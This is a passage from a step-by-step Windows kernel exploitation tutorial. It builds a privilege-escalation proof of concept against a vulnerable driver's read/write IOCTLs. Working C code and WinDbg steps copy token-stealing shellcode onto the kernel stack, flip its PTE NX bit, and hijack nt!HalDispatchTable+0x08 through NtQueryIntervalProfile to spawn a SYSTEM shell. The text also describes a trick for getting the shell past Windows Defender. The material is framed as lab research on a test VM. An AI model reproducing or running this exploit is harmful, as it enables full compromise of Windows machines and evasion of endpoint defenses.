    writeWhat = (ULONGLONG)tokensteal[2];
    writeQWORD(kStack + 0x10, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[3];
    writeQWORD(kStack + 0x18, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[4];
    writeQWORD(kStack + 0x20, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[5];
    writeQWORD(kStack + 0x28, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[6];
    writeQWORD(kStack + 0x30, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[7];
    writeQWORD(kStack + 0x38, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[8];
    writeQWORD(kStack + 0x40, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[9];
    writeQWORD(kStack + 0x48, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[10];
    writeQWORD(kStack + 0x50, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[11];
    writeQWORD(kStack + 0x58, apexHandle, readBuf, writeWhat);

    printf("[+] Allocating memory for HalDispatchTable restore.\n");
    PULONGLONG restoreBuf = (PULONGLONG)VirtualAlloc((PULONGLONG)0x000000002b000000, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if (readBuf == NULL)
    {
        printLastErrorMessage("[!] Failed to allocate buffer memory");
        exit(1);
    }
    memset((PULONGLONG)0x000000002b000000, 0x00, 0x1000);
    getchar();

    return 0;
}
Compile the POC code and execute it on the test VM. Hit enter after the first getchar() call and switch to the debugger on the second getchar() call.

Look up our process in WinDbg, pull the Kernel StackBase address and verify that it contains our shellcode (remember to replaces address with the ones from your output):
!process 0 0

!process ffff9b8604f9c0c0

dt nt!_KTHREAD ffff9b8607edc0c0 StackBase

u 0xffffba8d`91950000-0x100 L20



We can see that our shellcode is stored on the Kernel Stack for our process. Resume execution in WinDbg with the g command and then hit enter on the test VM to ensure the POC exists cleanly and does not generate a bugcheck. We move on now to item 8 to flip the NX bit on the PTE for our Kernel Stack to mark it as executable. this is a good time to remind everyone that we have VBS/HVCI disabled for this portion of the demo. HVCI would prevent us from executing dynamic code. We update our POC to pull the PTE entry of the Kernel Stack. I added this right after we pulled the PTE address for the Kernel Stack to help with the flow of the code to make sense/readability. We then jump down to the end of the main() function and adjust the PTE value to make it executable and then write that value to the PTE. We make it executable by taking the integer 1 as a 64-bit unsigned long long QWORD and left shifting it by 63. We then XOR this with the PTE value to flip the NX bit. We then pause to allow us to check the results in WinDbg.
...

int main()
{

...

    ULONGLONG kStackPteVa = getPteAddress(kStack, pteBase);
    printf("[+] PTE Address of Kernel Stack: 0x%llx\n", kStackPteVa);
    ULONGLONG kStackPte = readQWORD(kStackPteVa, apexHandle, readBuf);
    printf("[+] PTE Entry of Kernel Stack: 0x%llx\n", kStackPte);
    getchar();

...

   printf("[+] Flipping NX bit on Kstack...\n");
   writeWhat = kStackPte ^ (1ULL << 63);
   writeQWORD(kStackPteVa, apexHandle, readBuf, writeWhat);
   ULONGLONG newkStackPte = readQWORD(kStackPteVa, apexHandle, readBuf);
   printf("[+] Modified PTE Entry of Kernel Stack: 0x%llx\n", newkStackPte);
   getchar();

    return 0;
}

Compile the updated POC and execute it on the test VM. Pause after the memory is allocated for the HalDispatchTable restore to check the PTE for the Kernel Stack to see that it the NX bit is currently set.

Remember to replaces addresses with the ones from your output.
!process 0 0

!process ffff9b8609fb4080

dt nt!_KTHREAD ffff9b860677b080 StackBase

!pte 0xffffba8d`93270000-0x100-0x100

Notice that PTE on the far right has —DA–KW-V showing that it is not executable.


Resume execution in WinDbg with the g command. Press enter on the test VM to flip the NX bit on our Kernel Stack and then pause to verify the PTE is now marked as executable. We can see from the ouput on the test VM that the NX bit appears to be flipped as the leading bit of the PTE entry is no longer set. The addresses will remain the same since the thread and process have not exited yet so we only need to rerun the !pte command in WinDbg to confirm that it is indeed executable now.
!pte 0xffffba8d`93270000-0x100-0x100
Notice that the PTE is now —DA–KWEV showing that it is executable.
Resume execution in WinDbg with the g command and press enter on the test VM to ensure the POC exists cleanly and does not generate a bugcheck. We will now move on to item 9 and find the HalDispatchTable by scanning up from the NT base address. I put the leakHalDispatchTable() function below the other leak functions just to group them together. The leakHalDispatchTable() function takes the NT base address, a handle to the driver, and the read buffer as parameters. It operates very similar to the leakPteBase() function but uses a signature that is 3 QWORDS long. If we dump the HalDispatchTable in WinDbg we will that the first QWORD is 0x06 and that it is proceeded by at least two QWORDS of 0x00 giving us three QWORDS of 0x00, 0x00, and 0x06. This turns out to be unique enough to find the HalDispatchTable. We call the leakHalDispatchTable() function in the main() function and then read the QWORD at HalDispatchTable+0x08 with the read primitive to retrieve the address of nt!HaliQuerySystemInformation.
...

ULONGLONG leakHalDispatchTable(ULONGLONG ntBase, HANDLE driver, PULONGLONG readBuf)
{

    ULONGLONG halDispatchTableAddr;
    unsigned char signature[0x18] = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };
    ULONGLONG searchAddr = (ntBase + 0xe00000);

    while (TRUE)
    {
        ULONGLONG readData = readQWORD(searchAddr, driver, readBuf);
        unsigned char tmp[0x18];
        memcpy(tmp, &readData, sizeof(ULONGLONG));
        readData = readQWORD(searchAddr + 0x08, driver, readBuf);
        memcpy(tmp + 0x08, &readData, sizeof(ULONGLONG));
        readData = readQWORD(searchAddr + 0x10, driver, readBuf);
        memcpy(tmp + 0x10, &readData, sizeof(ULONGLONG));
        int comp;
        comp = memcmp(signature, tmp, 0x18);
        if (comp == 0)
        {
            halDispatchTableAddr = searchAddr + 0x10;//readQWORD(searchAddr + 0x18, driver, readBuf);
            break;
        }
        searchAddr = searchAddr + 0x10;
    }
    return halDispatchTableAddr;
}

...

int main()
{
...

   ULONGLONG halDispatchTable = leakHalDispatchTable(ntBase, apexHandle, readBuf);
   printf("[+] found HalDispatchTable at: 0x%llx\n", halDispatchTable);
   ULONGLONG haliQuerySystemInformation = readQWORD(halDispatchTable + 0x08, apexHandle, readBuf);
   printf("[+] HaliQuerySystemInformaton Address: 0x%llx\n", haliQuerySystemInformation);
   getchar();

   return 0;
}
dqs nt!HalDispatchTable-0x10

We now have the address of nt!HaliQuerySystemInformation to verify that our POC works correctly while also verifying our signature that we search for to find the HalDispatchTable. Compile the POC and execute it on the test VM. Hit enter at each getchar() pause as we have already pulled the information we need to verify proper operation. We can see that the POC successfully found the nt!HalDispatchTable and correctly identified the address of nt!HaliQuerySystemInformation at nt!HalDispatchTale+0x08.

We can now finish our POC by completing items 10, 11, 12, and 13. We add the typedef for NtQueryIntervalProfile after our define statements so that we can call NtQueryIntervalProfile in the main() function after we overwrite the nt!HaliQuerySystemInformation entry in the nt!HalDispatchTable at offset 0x08. We add the rest of the code at the end of the main() function. We copy the address of nt!HaliQuerySystemInformation to our restore buffer so that the shellcode can continue execution flow back to the proper location after executing. We overwrite nt!HalDispatchTable+0x08 with our shellcode address by using the write primitive. We then obtain a pointer to NtQueryIntervalProfile using GetProcAddress(). We call NtQueryIntervalProfile and then sleep for two seconds to allow execution of our shellcode to complete. We then restore the nt!HalDispatchTable+0x08 to its original state. We then setup a const char* string with the value “start cmd.exe” that we then pass to the system() function. Windows defender will block the spawning of the system shell if we use system(“start cmd..exe”), but we can bypass the detection by passing the constant instead of the string itself. We then release the memory we allocated in our POC and close the handle to the driver in an effort to write better code and clean up after ourselves.
#include <iostream>
#include <Windows.h>

#define EPROCESS_ThreadListHead_Offset 0x370
#define ETHREAD_ThreadListEntry_Offset 0x578
#define ETHREAD_Tcb_Offset             0x000
#define ETHREAD_Cid_Offset             0x508
#define CLIENTID_UniqueThread_Offset   0x8

typedef NTSTATUS(WINAPI* _NtQueryIntervalProfile)(
    DWORD junk,
    PULONG buffer
    );

extern "C" void TokenStealing();

...

int main()
{

...

   restoreBuf[0] = haliQuerySystemInformation;
   printf("[+] Hijacking HaliQuerySystemInformation...\n");
   writeQWORD(halDispatchTable + 0x08, apexHandle, readBuf, kStack);

   _NtQueryIntervalProfile pNtQueryIntervalProfile = (_NtQueryIntervalProfile)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtQueryIntervalProfile");
   if (!pNtQueryIntervalProfile)
   {
       printLastErrorMessage("[!] Error while resolving NtQueryIntervalProfile");
       exit(1);
   }
   ULONG trash;
   pNtQueryIntervalProfile(2, &trash);
   Sleep(2000);

   writeQWORD(halDispatchTable + 0x08, apexHandle, readBuf, haliQuerySystemInformation);
   const char* notcmd = "start cmd.exe";

   system(notcmd);

       if (!VirtualFree(readBuf, 0, MEM_RELEASE))
    {
        printLastErrorMessage("[!] Release of readBuf failed");
        return 1;
    }

    if (!VirtualFree(restoreBuf, 0, MEM_RELEASE))
    {
        printLastErrorMessage("[!] Release of restoreBuf failed");
        return 1;
    }

    if (!CloseHandle(apexHandle))
    {
        printLastErrorMessage("[!] Release of driver handle failed");
        return 1;
    }

   return 0;
}
Compile the final POC code and execute it on the test VM. You should receive a SYSTEM shell after the POC completes. Do not forget to hit enter after the getchar() calls or comment them out so that the POC finishes.

Here is the complete final POC code for the nt!HalDispatchTable hijack version of this exploit:
#include <iostream>
#include <Windows.h>

#define EPROCESS_ThreadListHead_Offset 0x370
#define ETHREAD_ThreadListEntry_Offset 0x578
#define ETHREAD_Tcb_Offset             0x000
#define ETHREAD_Cid_Offset             0x508
#define CLIENTID_UniqueThread_Offset   0x8

typedef NTSTATUS(WINAPI* _NtQueryIntervalProfile)(
    DWORD junk,
    PULONG buffer
    );

extern "C" void TokenStealing();

void printLastErrorMessage(const char* customMessage) {
    DWORD errorCode = GetLastError(); // Retrieve the last error code
    if (errorCode == 0) {
        printf("%s: No error.\n", customMessage);
        return;
    }

    LPVOID errorMsgBuffer = NULL;

    // Format the error message from the system
    DWORD size = FormatMessageA(
        FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,                       // No source, use system message table
        errorCode,                  // Error code
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPSTR)&errorMsgBuffer,     // Output buffer
        0,                          // Minimum size
        NULL                        // No arguments
    );

    if (size == 0) {
        printf("%s: Unknown error code %lu.\n", customMessage, errorCode);
    }
    else {
        // Remove trailing newlines from the system message
        char* msg = (char*)errorMsgBuffer;
        for (char* p = msg; *p; p++) {
            if (*p == '\r' || *p == '\n') {
                *p = '\0';
                break;
            }
        }
        printf("%s: (Error %lu) %s\n", customMessage, errorCode, msg);
    }

    // Free the buffer allocated by FormatMessage
    if (errorMsgBuffer) {
        LocalFree(errorMsgBuffer);
    }
}

ULONGLONG readQWORD(ULONGLONG addr, HANDLE driver, PULONGLONG readBuf)
{
    ULONG IoControlCode = 0x223c00;
    PULONGLONG inBuf = readBuf;
    ULONG inBufLength = sizeof(ULONGLONG);
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)readBuf + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    inBuf[0] = addr;

    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to read QWORD");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return result;
}

ULONGLONG leakEProcess(ULONG pid, HANDLE driver, PULONGLONG inBuff)
{
    ULONG IoControlCode = 0x2237fc;
    PULONGLONG inBuf = inBuff;
    ULONG inBufLength = sizeof(ULONGLONG);
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)inBuff + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    inBuf[0] = pid;

    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to retrieve EPROCCESS");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return result;
}

ULONGLONG walkEProcess(ULONGLONG eProcess, HANDLE driver, PULONGLONG readBuf) {
    DWORD currentTid = GetCurrentThreadId();

    ULONGLONG listHead = eProcess + EPROCESS_ThreadListHead_Offset;
    ULONGLONG flink = readQWORD(listHead, driver, readBuf);

    while (flink != listHead) {
        ULONGLONG ethread = flink - ETHREAD_ThreadListEntry_Offset;

        ULONGLONG uniqueTid = readQWORD(ethread + ETHREAD_Cid_Offset + CLIENTID_UniqueThread_Offset, driver, readBuf);

        if ((DWORD)uniqueTid == currentTid) {
            ULONGLONG kthread = ethread;  // Tcb is at offset 0x0
            printf("[+] Found current thread:\n");
            printf("[+] ETHREAD: 0x%llx\n", ethread);
            printf("[+] KTHREAD: 0x%llx\n", kthread);
            return kthread;
